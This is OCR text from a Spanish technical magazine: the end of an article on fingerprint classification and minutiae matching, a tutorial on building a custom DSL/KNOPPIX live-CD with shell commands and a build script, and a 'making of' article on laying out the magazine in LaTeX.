Las normas judiciales de cada país definen el llamado "Sistema Dactiloscópico" y éste define las clases de la preclasificación. Por ejemplo, el sistema norteamericano (clasificación de Henry) define las siguientes clases: arco (arch), arco de carpa (tented arch), lazo izquierdo (left loop), lazo derecho (right loop) y anillo de cresta (whorl). Un ejemplo de cada una aparece en la figura 2. De hecho, existe también la clase "scar" (ciactriz) que define huellas parcialmente borradas por cicatrices permanentes.

La dactiloscopia española define clases muy similares aunque ligeramente diferentes. Una huella según el sistema español (Clasificación de Federico Olóriz basada en trabajos de Henry, Galton y Vucetich estándar en España, Bolivia, Colombia y Perú) se puede clasificar como: adelta (no tiene deltas, se trata de un arco o arco de carpa), dextrodelta (delta a la derecha y lazo central a la izquierda: lazo izquierdo), sinistrodelta (delta a la izquierda, lazo a la derecha: lazo derecho) y bidelta (dos deltas a ambos lados, en estos casos el núcleo hace un remolino: anillo de cresta). Fijaos que hemos puesto de manifiesto los parecidos y diferencias entre ambos sistemas.




Fig1. Izquierda: núcelo y delta de una huella. Derecha: división en regiones utilizando los puntos singulares.

Fig 2. Tipos de huellas (dactiloscopia de Henry, EE.UU. y Reino Unido

Actualmente, existen sistemas automáticos que clasifican las huellas en este tipo de clases. Por ejemplo, el PCASYS [3] es un software libre (parte del NFIS) que realiza la clasificación de Henry. El método de PCASYS (explicado muy brevemente) sería así (ojo, ahora dejo por un momento el estilo divulgativo y me vuelvo más técnico, esto ya es procesado de imagen):

- Dividir la imagen en subregiones. En cada una se extraen datos de la dirección predominante (que ángulo forman las crestas).
- Con todos esos datos (números) se forma un vector (vector de características, que es como se le llama a los conjuntos de características numéricas que usan todos los clasificadores automáticos).
- El vector se procesa con una red neuronal. Las redes neuronales [4] "aprenden" a reconocer cuando un vector de características corresponde a la clase 1, a la 2... o a ninguna. Para ello, se hacen unas operaciones matemáticas que imitan el funcionamiento del sistema nervioso de los humanos y animales. Sí, sí, es uno de los inventos más interesantes que conozco... El libro de la referencia 4 es muy, muy bueno.

COMPARACIÓN DE HUELLAS (MINUCIAS)

El método estándar (y el marcado por la legislación en todo el mundo) para la comparación exhaustiva de huellas es el de la extracción de minucias. Las minucias son los puntos singulares encontrados en el trazo de las crestas (puntos donde se bifurcan, terminan...). En una huella puede haber más de 100 minucias. La ley en España (y en muchos otros países) establece que dos huellas con 12 o más minucias coincidentes no pueden ser diferentes (las minucias deben coincidir en tipo, posición respecto al núcleo y dirección o ángulo respecto a la horizontal). Nótese que basta con encontrar 12 coincidencias, da igual el resto de minucias (esta regla permite comparar con trozos de huellas y/o con huellas de baja calidad).
Los sistemas que detectan automáticamente minucias se basan en (de nuevo hablo de procesado de imagen):

- Dividir la huella en trozos y en cada uno, decidir que puntos son negros y cuáles blancos. Eso es una operación llamada binarizar y lo hacen muchos sistemas de procesado de imagen como los OCR's. En la imagen de entrada hay 256 niveles de gris y hay que dejarlo en 2. En los casos más fáciles llega con poner un umbral pero éste es un caso muy difícil y el umbral se calcula en cada punto según las crestas que lo rodean. Fijaos que estamos dediciendo, ¿dónde están las crestas y donde los valles o surcos? A lo mejor para preclasificar, daba igual equivocarse en un par de sitios pero aquí ya no da tan igual.
- Después todas las líneas que son más gruesas que un píxel se adelgazan (thinning) para poder seguirlas (un buen libro de procesado de imagen que explica la binarización, el thinning y mucho más es [5]) de las crestas.
- Siguiendo las líneas (las crestas) se localizan y clasifican las minucias.

MINDTCT [3] es una aplicación libre que realiza esta labor (como no, parte del NFIS).

OTROS SISTEMAS

Existen otros muchos algoritmos para comparar huellas pero sólo los que explicamos ahora se pueden usar en un juicio. Estos nuevos métodos suelen ser más simples y más rápidos y su aplicación más conocida es en sistemas de control de accesos (control de acceso físico a un recinto o de acceso a un sistema como un ordenador). En estos sistemas suele haber un lector electrónico que no tiene tantos problemas como los dactilogramas lo que también aligera el procesado (en concreto no se suelen usar métodos de binarización tan sofisiticados).




Fig 3. Tipos de minucias (izquierda). Las fiables para la classificación son sólo las terminaciones y bifurcaciones (las otras, a veces, se llaman "minucias falsas"). Derecha, ejemplo de dos tipos: bifurcación (cuadrado) y fin de cresta (círculo).

Si queréis conocer en detalle un sistema de este tipo podéis leer este breve artículo (eso sí, es un artículo más formal que los que podéis encontrar en esta revista):

`http://www.gpi.tsc.uvigo.es/pub/papers/said.pdf`

Sí, sí, no he resistido la tentación de hacerme propaganda a mí mismo... además, así sabéis cómo se me ha dado por aprender estas cosas (el artículo es un resumen del Proyecto Fin de Carrera del alumno Fco. Javier Suárez López titulado "Sistema Automático de Identificación Dactilar").
Por si sois algo vagos y no queréis leer el ladrillo ese lleno de fórmulas os puedo explicar un poco de qué va este método, muy parecido a otros que se usan en este tipo de sistemas (de nuevo marco el párrafo como texto de procesado de imagen):

- Primero se busca el centro de la huella. Para eso hay que recorrer las crestas midiendo gradientes y curvaturas.
- Una vez encontrado se trata de poner "encima" una malla circular que define unos puntos de interés. En cada punto se mide la "textura" de la imagen y con todas las texturas se crea un vector de características. ¿Qué es la textura de la imagen? digamos que es la descripción de un "entorno" del punto en el que estamos. Una camisa de cuadros es una textura diferente a una de rayas (y las rayas pueden ser horizontales, verticales, en ángulo.... sí, sí, como dideñador de moda no iba a tener éxito). La textura se mide de diferentes maneras (el tema es aplicar alguna operación que dé resultados diferentes en texturas diferentes). Nosotros aplicamos el filtro Gabor [6] (una convolución 2D) que es muy utilizado para describir texturas.

Métodos muy parecidos a éste son los que se usan para reconocer el dibujo del iris, pero ese debería ser otro artículo de la serie...

REFERENCIAS

[1] http://www.atmel.com.
[2] P. Olguín, "Sensores Biométricos", Revista Electrónica de la Escuela de Ingeniería Eléctrica (Universidad Central de Venezuela, http://www.ucv.ve), nº 6, 1999.
[3] M.D. Garris et al, "NIST Fingerprint Image Software" NISTIR 6813 (National Institute of Standards and Technology - Internal Report, http://www.nist.gov), 2001.
[4] S. Haykin, "Neural Networks. A Comprehensive Foundation", Prentice Hall, 1999.
[5] A.K. Jain, "Fundamentals of Digital Image Processing", Ed. Prentice Hall, 1989.
[6] L. Hong et al, "Fingerprint Image Enhancement: Algorithm and Performance Evaluation", IEEE Trans. PAMI, 20(8), 777-789, 1998.

Distribuye tus programas en Live-CD

Personalizando DSL y KNOPPIX

por Er Tuneao

Alguna vez os han pasado un programa y cuando habéis intentado compilarlo, un montón de librerías perdidas os han desanimado?. O... os gustaría enseñarle a alguien ese programa tan chulo que habéis escrito, pero habéis desistido por el hecho de tener que explicar como configurar todo el entorno para que funcione?. No desesperéis. Los live-CDs vienen al rescate.

Los live-CDs se han popularizado en los últimos años y la verdad es que son algo realmente útil. Seguro que todos sabéis de qué estamos hablando, pero por si todavía queda algún despistado, os diremos que, un live-CD permite arrancar un sistema completo desde CD (o DVD) sin necesidad de instalar absolutamente nada en el disco duro del ordenador que lo ejecute.

Las posibilidades son ilimitadas, pero nosotros nos centraremos en una aplicación muy sencilla para ilustrar el proceso y que luego podáis llevar a cabo vuestros propios proyectos.

Sencillamente vamos a ver como añadir nuestros propios programas a una distribución live, de forma que podamos distribuirlos con la seguridad de que se van a ejecutar en un entorno correcto. Bueno, esto es así, siempre y cuando vuestro programa no utilice un hardware super-específico que nadie más que vosotros tiene. En ese caso ya solo os queda invitar a unas cervezas en casa para poder enseñar vuestra creación :).

Todo este proceso lo vamos a realizar con DSL. Sin embargo, DSL está basada en KNOPPIX, al igual que una gran parte de las distribuciones live existentes. Así que, la mayoría de lo que contemos en lo que sigue lo podréis aplicar a cualquiera de esos derivados.

PREPARANDO NUESTRO ENTORNO

El proceso que vamos a seguir para generar nuestra Live-CD se puede dividir en dos pasos fundamentales. El primero, lo podríamos llamar, "paso de preparación", y solo lo tendremos que hacer una vez. El segundo, que podríamos llamar "paso de producción" tendremos que hacerlo cada vez que modifiquemos nuestro Live-CD.

El paso de preparación consiste en "poblar" un par de directorios a partir de los cuales se generará nuestra distribución. Para que todo sea más sencillo, vamos a trabajar sobre un directorio concreto, el cual, obviamente, podréis cambiar según os venga en gana. Así que empezaríamos con algo como esto:

```
occam@razor $ su -
Password:
root@razor # mkdir -p /opt/vm/dsl-occam
root@razor # cd /opt/vm/dsl-occam
root@razor # mkdir filesystem
root@razor # mkdir master
root@razor # mkdir temp
```

Bien, acabamos de crear tres directorios sobre los que trabajaremos. El primero, `filesystem`, será donde generemos el sistema de ficheros de nuestra *live*. El segundo, `master`, es el que contendrá los ficheros que irán en el CD... básicamente un sistema de arranque y una imagen comprimida del contenido del directorio anterior (`filesystem`).

> *"Los Live-CD basados en KNOPPIX son muy fáciles de personalizar"*

Finalmente, el directorio `temp`, lo utilizaremos para cosas temporales :). Observad que lo primero que hacemos es hacernos *root* (valga la redundancia). Varios de los pasos que siguen se pueden hacer como usuario normal, pero otros no, así que en este texto haremos todo el proceso como *root*, aunque en general esto no es recomendable.

MANOS A LA OBRA

Lo primero que tenemos que conseguir es una imagen del live-CD que queremos modificar... podríamos crearla nosotros mismos desde cero, pero en el punto en el que estamos eso no nos aportaría gran cosa. Quizás en el futuro hablemos de este tema.

Después de descargar nuestra imagen iso DSL, la montamos, para poder acceder a su contenido. Esto se hace con el comando `mount` y el dispositivo de *loopback*.

```
root@razor # mount -o loop dsl-3.2.iso temp
root@razor # cp -a temp/* master/.
root@razor # umount temp
```

Aja!... una de esas cosas temporales.

Lo que acabamos de hacer es una copia del contenido de la imagen iso que hemos descargado. En el directorio `master` tendremos los ficheros necesarios para generar el CD final con nuestra distribución *live*. Observad en la secuencia de comandos anterior el uso del *switch* `-a` durante la copia... Curiosidad?... Pues solo hay que consultar el manual ;)

DERIVADOS KNOPPIX

Los live-CDs basados en KNOPPIX, tienen, prácticamente todos, la misma estructura. Un directorio llamado `boot` en el que se encuentran los ficheros necesarios para el sistema de arranque y un directorio llamado `KNOPPIX` en el que se encuentra un único fichero, muy gordo, llamado KNOPPIX.

"El primer paso del proceso consiste en destripar un live-CD"

El proceso de boot se lleva a cabo utilizando el paquete *isolinux* (la versión para CDs de *syslinux*) y hablaremos sobre él más tarde. El fichero `KNOPPIX/KNOPPIX` es donde realmente está todo lo que contiene la distribución. Se almacena como una imagen de disco comprimida que el sistema montará durante el proceso de arranque.
Bien. Ese es nuestro objetivo. Tenemos que meter nuestros programas y ficheros ahí dentro.

DESCOMPRIMIENDO KNOPPIX

Lo primero que tenemos que hacer es acceder al contenido del fichero KNOPPIX, para lo que necesitamos dispoder en nuestro sistema del módulo *cloop*. Este módulo proporciona un dispositivo de *loopback* igualito que *loop* (el que usamos para montar la imagen iso del CD), pero que maneja ficheros comprimidos.
La forma de utilizarlo es muy sencilla

```
root@razor # modprobe cloop \
> file=master/KNOPPIX/KNOPPIX
root@razor # mount -o ro /dev/cloop0 temp
root@razor # cp -a temp/* filesystem/.
root@razor # umount temp
```

Ejem!... otra cosa temporal!
Si ahora le echáis un ojo al directorio `filesystem`, veréis algo mucho más familiar. El sistema de ficheros original (KNOPPIX) no lo podemos modificar directamente y esa es la razón de que realicemos una copia del mismo. En cuanto veamos como se genera entenderéis el porqué de ello. A partir de aquí trabajaremos sobre esta copia almacenada en `filesystem`.
Bien, en este punto termina el "paso de preparación". En estos momentos tenemos todo lo que necesitamos en el lugar en el que lo queremos. Ahora solo necesitamos saber como modificar nuestro sistema de ficheros y como generar un nuevo CD... es decir, como volver a juntarlo todo.

MODIFICANDO EL SISTEMA

Ahora ya podemos acceder al sistema de ficheros y añadir lo que queramos. Esto lo podemos hacer de dos formas.
La primera es a saco. Copiamos los ficheros que necesitamos en el lugar adecuado dentro de `filesystem` y ya está. Esta forma de hacerlo no es muy recomendable, a no ser que sepamos muy bien lo que estamos haciendo y lo que vayamos a instalar sea un binario sencillo o con las dependencias muy claras. Si solo vamos a añadir o modificar ficheros de configuración quizás esta sea la forma más cómoda.
La forma correcta es utilizar el comando `chroot`. Este comando nos permite cambiar el directorio raíz del sistema de ficheros y por lo tanto, a todos los efectos (bueno, casi) es como si hubiéramos arrancado con el CD que estamos manipulando.
La forma de hacerlo es la siguiente.

```
root@razor # chroot filesystem
bash-2.05b# mount -t proc /proc proc
```

Ya estamos dentro!. Ahora cualquier cosa que instalemos, ya sea a partir de sus fuentes (necesitamos un entorno de desarrollo, compilador, librerías, includes,...) o con el sistema de paquetes que proporcione la distribución con la que estamos trabajando, acabará en nuestro live-CD en algunos minutos.
Observad que tras el comando `chroot` hemos montado el sistema de ficheros `proc`... Dependiendo de lo que vayamos a hacer puede no ser necesario. Simplemente, ciertas utilidades lo utilizan para obtener información del sistema y si este no existe... pues fallan.
Si utilizáis `/proc`, recordad desmontarlo antes de salir del entorno `chroot`, cuando hayáis terminado de instalar lo que necesitéis.

```
bash-2.05b# umount /proc
bash-2.05b# exit
root@razor #
```

GENERANDO EL NUEVO FS

Ahora que ya tenemos instalado nuestra *"killing application"*„ tenemos que generar un nuevo fichero KNOPPIX para incluir en nuestra imagen iso que finalmente se convertirá en un live-CD. Este proceso consta de varios pasos (obviamente).
En primer lugar generamos una imagen iso normal y corriente de nuestro nuevo sistema de ficheros:

```
root@razor # mkisofs -R -J -o temp.iso ./filesystem
```

A continuación tenemos que generar una imagen comprimida que pueda manejar cloop. Esta imagen se genera con la utilidad `create_compressed_fs` que suele estar incluida en las distribuciones que utilizan el dispositivo cloop, pero normalmente no está disponible en una instalación normal.
Así que o conseguimos ese programa y lo instalamos o utilizamos el que está dentro del CD. Nosotros vamos a hacer esto último, ya que es mucho más directo. Así que simplemente ejecutamos:

```
root@razor # filesystem/usr/bin/create_compressed_fs \
> temp.iso 65536 > master/KNOPPIX/KNOPPIX
```

En el hipotético caso de que el programa no se ejecutara, porque la distribución utilice versiones diferentes de algunas librerías de las que tenemos instaladas, o cualquier otra cosa, este proceso siempre lo podremos ejecutar desde el entorno `chroot`.

"Con create_compressed_fs podemos crear imágenes comprimidas de un sistema de ficheros."

Como comentario final, la última versión de KNOPPIX (v 5.1) proporciona una versión más moderna de `create_compressed_fs`. Si estamos trabajando sobre esta distribución, simplemente tenemos que ejecutar:

```
root@razor # filesystem/usr/bin/create_compressed_fs \
> temp.iso master/KNOPPIX/KNOPPIX
```

Ahora tendremos en el directorio `filesystem` un fichero llamado `KNOPPIX` que ya podremos utilizar directamente para generar nuestro live-CD.

GENERANDO Y PROBANDO EL LIVE-CD

Con todos los elementos que hemos ido produciendo, la generación del live-CD se reduce a generar una imagen "arrancable" con los ficheros que hemos almacenado en el directorio `master`. Pero antes debemos incluir nuestro nuevo sistema de ficheros.
Esto es lo que debemos ejecutar:

]

```
root@razor # cp filesystem KNOPPIX \
> master/KNOPPIX/KNOPPIX
root@razor # mkisofs -pad -l -r -J -v \
> -V "Occam's Razor. La Revista" -no-emul-boot \
> -boot-load-size 4 -boot-info-table \
> -b boot/isolinux/isolinux.bin \
> -c boot/isolinux/boot.cat \
> -hide-rr-moved -o dsl-occams.iso \
> /opt/vm/dsl-occams/master/
```

Un poco rollo, pero es lo que hay. Quien tenga curiosidad por lo que hace cada uno de los parámetros, podrá encontrar una descripción detallada de los mismos en la página del manual de `mkisofs` y la página web de syslinux/isolinux.
Lo único realmente importante de este comando es que el último parámetro debe ser un path absoluto. El resto de ficheros referenciados en el mismo se buscan a partir de este path.

Cuando el comando anterior termine, obtendremos un fichero llamado dsl-occams.iso. Nuestro live-CD.
Para probarlo, podemos grabarlo en un CD y arrancar nuestra máquina con él, o utilizar un emulador como qemu.
Es recomendable la segunda opción, al menos hasta que hayáis comprobado que todo funciona correctamente... a no ser que necesitéis posavasos, para esa mesita tan mona que tenéis en la sala de estar :). Para probar nuestro live-cd con qemu, solo tenemos que ejecutar este comando:


```
root@razor # qemu -cdrom /tmp/dsl-occams.iso
```

Voilá!... nuestra propia live.

PANTALLA DE ARRANQUE

Ahora vamos a darle algunos toques personales a nuestra live, para que se note que es única e incomparable.
Lo primero que vamos a hacer es cambiar la pantalla de arranque. Esto no tiene nada que ver con DSL ni con KNOPPIX, sino con isolinux, el gestor de arranque que estas distribuciones utilizan.
Si echamos un ojo al directorio master/boot/isolinux, nos encontraremos con un fichero llamado logo.16... ese es el fichero que tenemos que modificar. Puesto que utiliza un formato especial, tendremos que utilizar algunos programas para obtenerlo.
Lo primero que haremos es crear nuestra flamante imagen con nuestro programa de dibujo preferido (vamos, el GIMP :). Esta imagen, debe tener un tamaño de 640x400 y 16 colores o menos. Podéis trabajar con color real y convertir la imagen a *"indexed color"* cuando la tengáis lista.
Grabaremos nuestra *"splash screen"* en formato ppm para poder utilizar las herramientas con las que generar el fichero logo.16 de la siguiente forma:

```
occam@razor $ ppmtolss16 < logo.pnm > logo.16
occam@razor $ cp logo.16 master/boot/isolinux
```



No vamos a profundizar en las opciones que ofrece syslinux/isolinux, pero podéis echar un ojo al directorio isolinux.
En él encontraréis todas las opciones de arranque del sistema en los ficheros de texto que contiene.

NUESTRA DISTRO

Bueno, nosotros hemos decidido crear una live-CD usando DSL con la que distribuir nuestra revista. Hemos copiado todos los ficheros de nuestra web en el directorio /opt/monkey/htdocs. Como servidor web utilizamos el que incluye DSL... monkey.
Con todo esto, solo tenemos que lanzar nuestro servidor web en el arranque y que hacer que firefox muestre nuestra página web al arrancar el sistema gráfico. Para lanzar nuestro servidor web, modificaremos el fichero /opt/bootcal.sh, añadiendo una línea como la siguiente:

```
/opt/monkey/bin/banana start
```

Ahora solo tenemos que modificar el fichero /etc/skel/.xinitrc. Si editáis este fichero veréis una línea en la que se lanza el browser dillo. Modificaremos esa línea para que acceda a nuestro servidor web local de la siguiente forma:

```
filefox http://localhost/ &>/dev/null &
```

Mola!... Además ahora tenemos un servidor web con lo que nuestra revista se puede ver desde cualquier ordenador conectado a la misma red en la que se ejecuta nuestra distro :)...
En la figura podéis ver el resultado final.

ZONA GEEK. AUTOMATIZANDO EL PROCESO

Pues eso, como somos unos vaguillos, y un poco torpes, hemos tenido que generar unas cuantas imágenes hasta que la distro quedara como queríamos, así que... como no, escribimos un pequeño script para automatizar todo el "proceso de generación" :). Aquí podéis verlo:

build.sh

```
#!/bin/sh

echo "------------------------------------------------------------"
echo "Construyendo image ISO del sistema de ficheros"
echo "------------------------------------------------------------"
mkisofs -R -J -o temp.iso ./filesystem/

echo "------------------------------------------------------------"
echo "Iniciando chroot..."
./filesystem/usr/bin/create_compressed_fs temp.iso 65536 > \
master/KNOPPIX/KNOPPIX"
echo "------------------------------------------------------------"

echo "------------------------------------------------------------"
echo "Generando CD bootable"
echo "------------------------------------------------------------"
mkisofs -pad -l -r -J -v -V "Occam's Razor. La Revista" \
-no-emul-boot -boot-load-size 4 -boot-info-table \
-b boot/isolinux/isolinux.bin -c boot/isolinux/boot.cat \
-hide-rr-moved -o dsl-occams.iso /opt/vm/dsl-occams/master/

rm temp.iso

echo "HECHO!!!"
```

Como podéis ver es una tontería, pero hace las pruebas más llevaderas, sobre todo con KNOPPIX que requiere un tiempo no despreciable para generarse.

ESTO ES TODO

Bien, pues esto es todo. Hay muchísimas cosas más que se pueden personalizar y muchas opciones que probar. Esperamos que con lo que aquí os hemos contado tengáis suficiente para poder entreteneros un poco creando vuestros propios live-cds.

El "Making of" de...

... Occam's Razor

por Er Escribano

Tras la publicación de nuestro primero número, muchos lectores se interesaron por como se había hecho la revista. Sobre todo por el uso de LaTeX, que no es muy común para estos menesteres. Así que aquí está el "meikinof" de esta revista que estáis leyendo. Leed con cuidado, no vaya a ser que entréis en un bucle infinito :)

Antes de que esto se convirtiera en una revista, trabajaba yo para una empresa de alta tecnología ubicada en una conocida ciudad española. Por aquel entonces, me tocó escribir cienes de documentos para el proyecto en el que trabajaba.
Como no podía ser de otra forma, los documentos se escribían usando el conocido procesador de textos "Palabra" (y las presentaciones se hacían con el software "Punto Poderoso" of curse -es decir, de maldición-). Seré rarito, pero ese programa me resultaba muy incomodo de utilizar, sobre todo con documentos muy grandes en los que los números de secciones, tablas y figuras eran bastante importantes.
Puesto que los documentos finales se distribuían como PDFs, pensé: Si puedo generar un PDF similar pero usando LaTeX, sería mucho más feliz :).

CUANDO TODO EMPEZÓ

Así que me puse a investigar por mi cuenta y riesgo, como poder generar una plantilla LaTeX idéntica a la plantilla *Word* que usaba mi compañía. Durante mi periplo por Internet y el CTAN (*Comprehensie TeX Archive Network*) encontré un montón de paquetes muy interesantes, hasta que finalmente topé con la página del paquete "pstricks".
Las demos que en su página se podían ver eran bastante impresionantes, el paquete bastante sencillo de usar y las primeras pruebas que hice se parecían a... una revista!!!.
Esta historia tiene dos finales. Uno es este que estás leyendo. El otro, menos agradable, se puede resumir en un montón de páginas en *Word*... Mucho que escribir y poco tiempo para innovar :(.
Después de esta pequeña introducción "histórica" que a muchos os la traerá floja, vamos al grano.

PAQUETES CLAVE

Antes de meternos con los temas más peliagudos vamos a comentar que paquetes LaTeX hemos utilizado y para qué. Los que hayáis visitado la página web ya los conoceréis. Los que no, aquí tenéis la lista:

- **Facy Headers:** Con el que generamos los pies de página con la numeración. Este paquete es un viejo conocido de los usuarios LaTeX.
- **Lstlisting:** Para que los listados queden chulos.
- **TexPos:** Este paquete se utiliza en la página de la editorial, y nos permite posicionar bloques de texto de forma arbitraria en la página. Los que alguna vez hayáis creado un póster de esos de congresos, seguro que lo habéis utilizado de forma directa o indirecta.
- **PsTricks/PdfTricks:** Este paquete es el que nos permite generar la cabecera de las páginas y posicionar imágenes por debajo del texto libremente.

Si le echáis un ojo a las fuentes de la revista veréis que se incluyen muchos otros paquetes. Algunos son habituales y otros los necesitan los que acabamos de comentar. No vamos a entrar en ese nivel de detalle, pero si tenéis interés, no hay más que decirlo y se podría escribir algo.
Para explicar los detalles vamos a intentar seguir el orden en el que aparecen las cosas que merecen ser mencionadas dentro de la revista. Por comodidad hemos definido algunos entornos y comandos LaTeX que podéis encontrar en el fichero `portada.tex`. Los iremos comentando según los vayamos necesitando.

LA EDITORIAL

Como comentábamos más arriba, la página de la editorial es especial. Está compuesta de dos columnas irregulares. La primera contiene información sobre el número actual, se encuentra a la izquierda y es bastante más estrecha. La segunda columna ocupa la mayor parte de la página y contiene el texto de la editorial.
Además de estas dos columnas tenemos una cabecera compuesta por una imagen y un texto que contiene entre otras cosas el título de la editorial. Comencemos por esta cabecera:

```
\begin{flushright}
\parbox[top]{0.9\linewidth}{\flushright
{\resizebox{!}{1cm}{\textsc{Editorial}}}

\vspace{2mm}

{\Huge Aquí Estamos}

by The Occam Team
}
```

La secuencia de comandos de arriba no tiene mucho misterio. Los textos se justifican a la derecha y se agrupan en un `parbox`. Con esto evitamos que el texto de la cabecera se extienda hasta ocupar toda la página. Para terminar la cabecera nos falta añadir la imagen.

"El uso de pstricks nos permite posicionar imágenes arbitrariamente en la página"

Todas las imágenes de esta página se añaden utilizando *pstricks*, para poder posicionarlas donde nosotros queramos. Aquí están las líneas de interés:

```
\rput(-10.5,7.0){\resizebox{!}{3cm}\
     {{\epsfbox{Typewritter.eps}}}}
\rput(-17.0,-5){\resizebox{7cm}{35.0cm}\
     {{\epsfbox{bar.eps}}}}
\rput(-16.3,3.5){\resizebox{!}{4.8cm}\
     {{\epsfbox{portada-3-thumb.eps}}}}
\rput(-16.3,-17.5){\resizebox{!}{0.9cm}\
     {{\epsfbox{licencia.eps}}}}
```

La primera de las imágenes es la de nuestra cabecera. Luego pintamos una barra con un ligero gradiente verde, a continuación la imagen de la portada y finalmente el logo de creative commons que aparece al final de la columna de la izquierda.
Como veremos más adelante, todos los artículos utilizan este método para incluir la imagen que acompaña a la cabecera del mismo.
Para terminar con esto, observad que hemos utilizado el comando `rputs`. Para entender como funciona este comando y los que siguen a continuación es necesario comprender que existe una especie de "lapiz virtual" que indica la posición actual en la página después de cada comando que añadimos.
El comando `rputs` nos permite precisamente mover ese "lápiz", pero de forma relativa a su posición actual. En el caso concreto de la página editorial, tras escribir el texto de cabecera, el "lápiz" se encuentra algo por debajo de ese texto. Esto es debido a que LaTeX intenta rellenar la página con los elementos disponibles (recordáis el `parbox` de más arriba?).
La experiencia nos ha enseñado y en este segundo número las imágenes de la editorial se han incluido de una forma más adecuada.

COLUMNAS LIBRES

Como decíamos, la página editorial está compuesta de dos columnas posicionadas de forma libre gracias al paquete *TextPos*. Veamos como lo hacemos:

```
\begin{textblock}{30}(-1.5,-15)
Primera columna
\end{textblock}
\begin{textblock}{20}(3.5,-13)
La segunda Columna
\end{textblock}
```

Este fragmento de código crea una columna con el ancho determinado por el primer valor númerico, en la posición que se especifica a continuación. Podéis ver como una columna está junto a la otra, pero la segunda empieza un poco más abajo debido a que la cabecera está fuera de la columna.
Como podéis comprobar en las fuentes del número 1, las columnas están compuestas de una forma peculiar. No hay ninguna razón para ello, simplemente pagamos la novatada :P. El primer parámetro de `texblock` es el que realmente controla el ancho de la columna, sin embargo, este tamaño se vuelve a ajustar utilizando un entorno `minipage` que realmente es redundante.
Comparad la página de la editorial del número 1 con la de este número 2 para comprobar las diferencias.

LOS ARTÍCULOS

El resto de la revista está compuesta por artículos, los cuales tienen todos la misma forma: Una cabecera, seguida del cuerpo del artículo separado en páginas.
Una cabecera típica sería la siguiente:

```
% Incluye imagen del artículo
\rput(1,-3.0){\epsfbox{navaja.eps}}

% ------------------------------------------------
% Cabecera
\begin{flushright}
\msection{introcolor}{black}{0.18}{MALAS BESTIAS}

\mtitle{8cm}{NetCat: La navaja suiza de la Red}

\msubtitle{12cm}{Usos curiosos de esta herramienta}

{\sf por Er Manitas}

{\psset{linecolor=black,linestyle=dotted}\psline(-12,0)}
\end{flushright}

\vspace{2mm}
% ------------------------------------------------
```

Como podéis ver, lo primero que hacemos es poner la imagen que acompaña a la cabecera. Es importante que sea lo primero que se hace, puesto que la página se "dibuja" en el orden en el que aparece en fichero fuente. Así, si ponemos nuestra imagen como primer elemento de la página, cualquier texto o imagen que se dibuje posteriormente se sobreimpondrá a esta primera.
Los artículos que contienen más de una imagen en su primera página, tendrán, obviamente, varias líneas de este tipo.

Tras la imagen, y justificado a la derecha, encontramos la cabecera propiamente dicha, compuesta por el nombre de la sección (que aparece en la parte superior derecha de la página), un título, un subtítulo, el nombre del autor y una línea de puntos que la separa del resto del artículo.

COMANDOS DE CABECERA

La línea de puntos superior la dibuja el comando `msection`, el cual incluimos a continuación:

```
\newcommand{\msection}[4]{
{\begin{flushright}{
{\psset{linecolor=black,linestyle=dotted}
\psline(-17,0)}
\colorbox{#1}{
\begin{minipage}{#3\linewidth}
\center
  \textcolor{#2}{
    \textsf{\textbf{#4}}}
\end{minipage}
}}\end{flushright}}

\vspace{4mm}
}
```

La primera línea declara el comando de la forma habitual, nombre y número de parámetros (4 en este caso): color de fondo, color del texto, ancho del cuadro y texto.
Tras iniciar un contexto `flushright` para justificar a la derecha, nos encontramos un nuevo comando `pstricks`, el cual se responsable de dibujar la línea de puntos superior. Observad una vez más como el orden de los comandos es importante. Primero dibujamos la línea y luego, por encima, el cuadro que contiene el nombre de la sección..
El texto de la sección se incluye, en primer lugar en una `colorbox`, para poder cambiar el color de fondo, y posteriormente en un contexto minipage, para permitir el control del tamaño de la caja y el manejo de textos largos.

"Se han definido varios comandos para facilitar la creación de cabeceras"

Los comandos mtitle y msubtitle, simplemente nos permiten cambiar el tamaño y color del título y el subtítulo respectivamente.

COMPONIENDO EL ARTÍCULO

Preparar el cuerpo del artículo es lo que resulta más pesado, puesto que es necesario partirlo en páginas de forma manual por dos razones fundamentales:

- la primera es que queremos insertar el título de la sección en cada página.
